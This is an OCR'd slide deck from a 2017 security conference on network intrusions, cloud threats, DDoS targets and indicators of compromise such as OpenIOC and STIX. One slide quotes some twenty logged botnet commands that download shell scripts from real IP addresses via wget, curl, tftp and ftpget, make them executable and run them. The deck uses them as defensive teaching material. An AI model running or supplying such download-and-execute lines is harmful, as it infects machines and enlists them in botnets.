# Network Intrusions and Detection. Cloud?

Vladimir Kropotov, Fyodor Yarochkin
ISGC 2017

Affilations: Academia Sinica, o0o.nu, chroot.org

March 5/2017, Taipei

# Outline

# Overview

# Everyone gets compromised :)

**Safe Browsing**

*Diagnostic page for* google.com

---

**What is the current listing status for google.com?**

This site is not currently listed as suspicious.

Part of this site was listed for suspicious activity 77 time(s) over the past 90 days.

**What happened when Google visited this site?**

Of the 438781 pages we tested on the site over the past 90 days, 1603 page(s) resulted in malicious softw
last time Google visited this site was on 2014-05-18, and the last time suspicious content was found on thi

Malicious software includes 546 trojan(s), 185 exploit(s), 105 scripting exploit(s). Successful infection resu

Malicious software is hosted on 230 domain(s), including bissnes.org/, webevangelista.blogspot.com/, fyw

234 domain(s) appear to be functioning as intermediaries for distributing malware to visitors of this site, inc
webevangelista.com/.

This site was hosted on 4 network(s) including AS15169 (GOOGLE), AS36040 (YOUTUBE), AS43515 (YO

**Has this site acted as an intermediary resulting in further distribution of malware?**

Over the past 90 days, google.com appeared to function as an intermediary for the infection of 63 site(s) ir

# Challenges

Main Assumption: All networks are compromised
The difference between a good security team and a bad security team is that with a bad security team you will never know that you've been compromised.

# Cloud security

Cloud Security = Sever Security

- some issues coould be cloud specific

# Threat Landscape with Cloud

Server security plus more!

- issues in cloud hosting software
- issues in hypervisor/virtualization software
- issues with using shared system
- issues with using shared IP addresses

and more

# Cloud: headache for forensic examiners


## Several Polish banks hacked, information stolen by unknown attackers

badcyber / February 3, 2017 / Crime, Investigation / banking, malware, Poland

# Why is it a problem?

```
www.eye-watch.in. IN A 54.204.17.89
www.eye-watch.in. IN A 23.21.210.165
www.eye-watch.in. IN A 23.23.104.162
www.eye-watch.in. IN A 23.21.237.3
www.eye-watch.in. IN A 50.16.223.43
www.eye-watch.in. IN A 23.21.237.3
www.eye-watch.in. IN A 50.16.223.43
www.eye-watch.in. IN A 107.20.190.149
www.eye-watch.in. IN A 23.21.237.3
www.eye-watch.in. IN A 50.19.231.17
www.eye-watch.in. IN A 23.21.237.3
www.eye-watch.in. IN A 107.20.190.149
www.eye-watch.in. IN A 23.21.251.12
www.eye-watch.in. IN A 54.221.226.150
www.eye-watch.in. IN A 23.23.163.122
www.eye-watch.in. IN A 50.19.215.86
www.eye-watch.in. IN A 23.23.194.85
www.eye-watch.in. IN A 54.225.70.157
www.eye-watch.in. IN A 50.16.240.106
www.eye-watch.in. IN A 107.21.242.98
www.eye-watch.in. IN A 54.204.38.131
www.eye-watch.in. IN A 54.243.79.224
www.eye-watch.in. IN A 54.225.70.157
www.eye-watch.in. IN A 54.243.234.197
www.eye-watch.in. IN A 54.225.70.157
www.eye-watch.in. IN A 75.101.145.157
www.eye-watch.in. IN A 54.225.94.231
www.eye-watch.in. IN A 54.225.158.177
```

# Your site matters!



# ANOTHER ASPECT OF THE CLOUD

lots of machines :)

```
凱基證券 www.kgi.com https://ddosmon.net/explore/www.kgi.com IP:        211.21.71.18 Protocol:  UDP Types:      udp@a
元大證券 https://ddosmon.net/explore/www.yuanta.com.tw IP:      203.69.51.72 Types:     udp@attack@amp_flood_target-S
:25
亞東證券 https://ddosmon.net/explore/www.osc.com.tw IP: 218.32.160.135 Protocol:        UDP Port:       ALL Types:
ood_target, udp@attack@amp_flood_target-SNMP Chains:    www.osc.com.tw   => www.sub1.osc.com.tw    218.32.160.135 Tra
大展證券 https://ddosmon.net/explore/www.tachan.com.tw IP:      113.196.52.80 Types:    udp@attack@amp_flood_target-N
福隆證券 https://ddosmon.net/explore/www.fullong.com.tw IP:     203.74.187.66 Port:     ALL Types:      udp@attack@am
永興證券 https://ddosmon.net/explore/www.yss.com.tw IP: 61.219.99.48 Types:     udp@attack@amp_flood_target-NTP 2017-
元富證券 https://ddosmon.net/explore/www.masterlink.com.tw 202.39.34.23 Types:  udp@attack@amp_flood_target-NTP 2017-
高橋證券  https://ddosmon.net/explore/www.easytrade.com.tw IP:  220.128.250.8 Types:    udp@attack@amp_flood_target-N
大眾證券 https://ddosmon.net/explore/www.tcsc.com.tw IP:        61.219.200.228 Types:   udp@attack@amp_flood_target-N
台新證券 https://ddosmon.net/explore/www.tssco.com.tw 2017-02-07 IP:    203.69.253.12 Types:    udp@attack@amp_flood_
群益金鼎證券
群益證券 www.capital.tw - https://ddosmon.net/explore/www.capital.tw 2017-02-07 22:42:08    udp@attack@amp_flood_targ
德信證券 https://ddosmon.net/explore/www.rsc.com.tw - 3 hour flood 2017-02-07 from 7am until 10am   203.69.100.21   u
北城證券 https://ddosmon.net/explore/www.peicheng.com.tw  - 30 min flood 2017-02-07     udp@attack@amp_flood_target-N
```

# Botnet guys invented cloud :)

- about 40,000,000 internet users in Russia
- for every 10,000 server hosts 500 hosts trigger redirects to malicious content per week
- about 20-50 user machines (full AV installed, NAT, FW) get ..affected

# Academic networks

- past few months - a number of breaches
- Academic Networks tend to have trust relationships: exploited by attackers
- lots of experimental gear

```
Vh-cd /tmp; wget http://198.167.140.35/gtop.sh || curl -O http://198.167.140.35/gtop.sh; chmod 777 gtop.sh; sh gtop.sh; busy
x tftp -r tftp2.sh -g 198.167.140.35; chmod 777 tftp2.sh; sh tftp2.sh; rm -rf gtop.sh tftp1.sh tftp2.sh; cd; rm -rf ./bash_h
W^8cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://50.115.165.14/bins.sh; chmod 777 bins.sh; sh bins.sh;
p2.sh -g 50.115.165.14; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 50.115.165.14 ftp1.sh ftp
Wcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://173.0.51.47/bins.sh; chmod 777 bins.sh; sh bins.sh; tftp
-g 173.0.51.47; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 173.0.51.47 ftp1.sh ftp1.sh; sh f
wcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://50.115.165.14/bins.sh; chmod 777 bins.sh; sh bins.sh; tf
.sh -g 50.115.165.14; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 50.115.165.14 ftp1.sh ftp1.
W]>cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://50.115.165.14/bins.sh; chmod 777 bins.sh; sh bins.sh;
p2.sh -g 50.115.165.14; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 50.115.165.14 ftp1.sh ftp
'W|cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://89.34.237.120/bins.sh; chmod 777 bins.sh; sh bins.sh;
p2.sh -g 89.34.237.120; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 89.34.237.120 ftp1.sh ftp
Wcd /tmp; wget http://192.241.190.167/bins.sh || curl -O http://192.241.190.167/bins.sh; chmod 777 bins.sh; sh bins.sh; busy
ox tftp -r tftp2.sh -g 192.241.190.167; chmod 777 tftp2.sh; sh tftp2.sh; rm -rf bins.sh tftp1.sh tftp2.sh
WLcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.178.96.27/bins.sh; chmod 777 bins.sh; sh bins.sh; t
2.sh -g 107.178.96.27; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 107.178.96.27 ftp1.sh ftp1
xcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://208.89.211.189/bins.sh; chmod 777 bins.sh; sh bins.sh; t
p2.sh -g 208.89.211.189; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 208.89.211.189 ftp1.sh f
xcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://50.115.165.14/bins.sh; chmod 777 bins.sh; sh bins.sh; tf
.sh -g 50.115.165.14; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 50.115.165.14 ftp1.sh ftp1.
y0fcd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://89.34.237.120/bins.sh; chmod 777 bins.sh; sh bins.sh;
p2.sh -g 89.34.237.120; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 89.34.237.120 ftp1.sh ftp
Ycd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://185.183.96.78/bins.sh; chmod 777 bins.sh; sh bins.sh; tf
.sh -g 185.183.96.78; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 185.183.96.78 ftp1.sh ftp1.
Ycd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://5.206.225.139/bins.sh; chmod 777 bins.sh; sh bins.sh; tf
.sh -g 5.206.225.139; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 5.206.225.139 ftp1.sh ftp1.
Ycd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://89.34.237.120/bins.sh; chmod 777 bins.sh; sh bins.sh; tf
.sh -g 89.34.237.120; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 89.34.237.120 ftp1.sh ftp1.
Ycd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://89.34.97.155/bins.sh; chmod 777 bins.sh; sh bins.sh; tft
h -g 89.34.97.155; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 89.34.97.155 ftp1.sh ftp1.sh;
```

# Overview

# Good thing to assume

If you are under attack, your AV,Firewalls, IDS, are in THE ATTACKER THREATS MODEL. The option you have - read between the lines.
When you are compromised, what is the action plan?

# Some Useful tools

Developed by us:

- `http://github.com/fygrave/ndf`
- `http://github.com/fygrave/hntp`

3rd party:

- fiddler
- elasticsearch && `http://github.com/aol/moloch`
- yara
- hpfeeds `https://github.com/rep/hpfeeds`
- IntelMQ `https://github.com/certtools/intelmq`
- `https://github.com/STIXProject/` - openioc-to-stix converter
- `https://github.com/MISP/MISP` - malware information sharing platform. Also helpful for incident tracking

# Introduction:terminology

## Indicators of Compromise

Indicator of compromise (IOC) in computer forensics is an artifact observed on network or in operating system that with high confidence indicates a computer intrusion.

`http://en.wikipedia.org/wiki/Indicator_of_compromise`

# Why Indicators of compromise

Indicators of Compromise help us to answer questions like:

- is this document/file/hash malicious?
- is there any past history for this IP/domain?
- what are the other similar/related domains/hashes/..?
- who is the actor?
- am I an APT target?!!;-)

# An Example

A Network compromise case study:

- Attackers broke via a web vuln.
- Attackers gained local admin access
- Attackers created a local user
- Attackers started probing other machines for default user ids
- Attackers launched tunneling tools – connecting back to C2
- Attackers installed RATs to maintain access

# Indicators

So what are the compromise indicators here?

- Where did attackers come from? (IP)
- What vulnerability was exploited? (pattern)
- What web backdoor was used? (pattern, hash)
- What tools were uploaded? (hashes)
- What users were created locally? (username)
- What usernames were probed on other machines


# Good or Bad?

```
File Name                       : RasTls.exe
File Size                       : 105 kB
File Modification Date/Time     : 2009:02:09 19:42:05+08:00
File Type                       : Win32 EXE
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2009:02:02 13:38:37+08:00
PE Type                         : PE32
Linker Version                  : 8.0
Code Size                       : 49152
Initialized Data Size           : 57344
Uninitialized Data Size         : 0
Entry Point                     : 0x3d76
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 4.0
Subsystem                       : Windows GUI
File Version Number             : 11.0.4010.7
Product Version Number          : 11.0.4010.7
File OS                         : Windows NT 32-bit
Object File Type                : Executable application
Language Code                   : English (U.S.)
Character Set                   : Windows, Latin1
Company Name                    : Symantec Corporation
File Description                : Symantec 802.1x Supplicant
File Version                    : 11.0.4010.7
Internal Name                   : dot1xtray
```

# It really depends on context

RasTls.DLL
RasTls.DLL.msc
RasTls.exe

`http://msdn.microsoft.com/en-us/library/ms682586(v=VS.85).aspx`
Dynamic-Link Library Search Order



# IOC representations

Multiple standards have been created to facilitate IOC exchanges.

- Madiant: OpenIOC
- Mitre: STIX (Structured Threat Information Expression), CyBOX (CyberObservable Expression)
- Mitre: CAPEC, TAXII
- IODEF (Incident Object Description Format)

# Standards: OpenIOC

OpenIOC - Mandiant-backed effort for unform representation of IOC (now FireEye) `http://www.openioc.org/`

```
−<ioc id="6d2a1b03-b216-4cd8-9a9e-8827af6ebf93" last-modified="2011-10-28T19:28:20">
    <short_description>Zeus</short_description>
    <description>Finds Zeus variants, twexts, sdra64, ntos</description>
    <keywords/>
    <authored_by>Mandiant</authored_by>
    <authored_date>0001-01-01T00:00:00</authored_date>
    <links/>
  −<definition>
    −<Indicator operator="OR" id="9c8df971-32a8-4ede-8a3a-c5cb2c1439c6">
      −<Indicator operator="AND" id="0781258f-6960-4da5-97a0-ec35fb403cac">
        −<IndicatorItem id="50455b63-35bf-4efa-9f06-aeba2980f80a" condition="contains">
            <Context document="ProcessItem" search="ProcessItem/name" type="mir"/>
            <Content type="string">winlogon.exe</Content>
          </IndicatorItem>
        −<IndicatorItem id="b05d9b40-0528-461f-9721-e31d5651abdc" condition="contains">
            <Context document="ProcessItem" search="ProcessItem/HandleList/Handle/Type" type="mir"/>
            <Content type="string">File</Content>
          </IndicatorItem>
        −<Indicator operator="OR" id="67505775-6577-43b2-bccd-74603223180a">
          −<IndicatorItem id="c5ae706f-c032-4da7-8acd-4523f1dae9f6" condition="contains">
              <Context document="ProcessItem" search="ProcessItem/HandleList/Handle/Name" type="mir"/>
              <Content type="string">system32\sdra64.exe</Content>
            </IndicatorItem>
          −<IndicatorItem id="25ff12a7-665b-4e45-8b0f-6e5ca7b95801" condition="contains">
              <Context document="ProcessItem" search="ProcessItem/HandleList/Handle/Name" type="mir"/>
              <Content type="string">system32\twain_32\user.ds</Content>
            </IndicatorItem>
          −<IndicatorItem id="fea11706-9ebe-469b-b30a-4047cfb7436b" condition="contains">
              <Context document="ProcessItem" search="ProcessItem/HandleList/Handle/Type" type="mir"/>
              <Content type="string">\WINDOWS\system32\twext.exe</Content>
            </IndicatorItem>
```


# OpenIOCs

```
Digital Appendices/Appendix G (Digital) - IOCs$ ls
0c7c902c-67f8-479c-9f44-4d985106365a.ioc  6bd24113-2922-4d25
ad521068-6f18-4ab1-899c-11007a18ec73.ioc
12a40bf7-4834-49b0-a419-6abb5fe2b291.ioc  70b5be0c-8a94-44b4
af5f65fc-e1ca-45db-88b1-6ccb7191ee6a.ioc
2106f0d2-a260-4277-90ab-edd3455e31fa.ioc  7c739d52-c669-4d51
Appendix G IOCs README.pdf
26213db6-9d3b-4a39-abeb-73656acb913e.ioc  7d2eaadf-a5ff-4199
c32b8af3-28d0-47d3-801f-a2c2b0129650.ioc
2bff223f-9e46-47a7-ac35-d35f8138a4c7.ioc  7f9a6986-f00a-4071
c71b3305-85e5-4d51-b07c-ff227181fb5a.ioc
2fc55747-6822-41d2-bcc1-387fc1b2e67b.ioc  806beff3-7395-492e
c7fa2ea5-36d5-4a52-a6cf-ddc2257cb6f9.ioc
32b168e6-dbd6-4d56-ba2f-734553239efe.ioc  84f04df2-25cd-4f59
d14d5f09-9050-4769-b00d-30fce9e6eb85.ioc
3433dad8-879e-40d9-98b3-92ddc75f0dcd.ioc  8695bb5e-29cd-41b9
d1c65316-cddd-4d9c-8efe-c539aa5965c0.ioc
3e01b786-fe3a-4228-95fa-c3986e2353d6.ioc  86e9b8ec-7413-453b
d4f103f8-c372-49d1-b9f4-e127d61d0639.ioc
```

# Standards: Mitre

Mitre CybOX: http://cybox.mitre.org/
https://github.com/CybOXProject/Tools
https://github.com/CybOXProject/openioc-to-cybox Mitre CAPEC:
http://capec.mitre.org/ Mitre STIX: http://stix.mitre.org/ Mitre
TAXII http://taxii.mitre.org/

# Mature: stix


STIX™
Structured Threat Information eXpression
A Structured Language for Cyber Threat Intelligence Information
About
Documents
FAQs
STIX Language
Current Release
Use Cases
Profiles
Samples
Utilities
Documentation
Getting Started
Common Idioms
Data Model
Training
Community
Discussion List
Discussion Archives
GitHub Repositories
Contact Us
News & Events
Calendar
Free Newsletter
Search the Site
STIX™ is a collaborative community-driven effort to define and develop a standardized language to represent structured cyber threat information. The STIX Language intends to convey the full range of potential cyber threat information and strives to be fully expressive, flexible, extensible, automatable, and as human-readable as possible. All interested parties are welcome to participate in evolving STIX as part of its open, collaborative community.
Trusted Automated eXchange of Indicator Information (TAXII™) is the main transport mechanism for cyber threat information represented as STIX. Through the use of TAXII services, organizations can share cyber threat information in a secure and automated manner.
Related Efforts
Cyber Observables (CybOX)
Malware (MAEC)
Attack Patterns (CAPEC)
Threat Information Exchange (TAXII)
News
Class Materials Now Available for "STIX/TAXII Technical Colloquium" on May 19-20
Registration Now Closed for "STIX/TAXII Technical Colloquium" on May 19-20
STIX/TAXII Briefing at Secure 360 Conference
STIX Version 1.1.1 Now Available
"Characterizing Malware with MAEC and STIX" White Paper Now Available
STIX Project Documentation Repository and New "STIX Idioms" Document Now Available on GitHub.com
More News »
Status Report
STIX Version 1.1.1 is an update release of the STIX language that can be utilized for practical operational use and integration into other standards efforts. Version 1.1.1 includes the following updates: corrected the Indicator => Campaign reference mechanism from using an incorrect type; fixed a typo in AvailabilityLossTypeEnum-1.0; made the Description, Type, and Specification fields in GenericTestMechanism optional rather than required; and fixed several cases where a Source element was not

# Indicators of Compromise

- Complex IOCs covering all steps of attack
- Dynamic creation of IOCs on the fly
- Auto-reload of IOCs, TTLs
- Dealing with different standards/import export

# Exploit pack trace


| url | ip | mime type | ref |
|---|---|---|---|
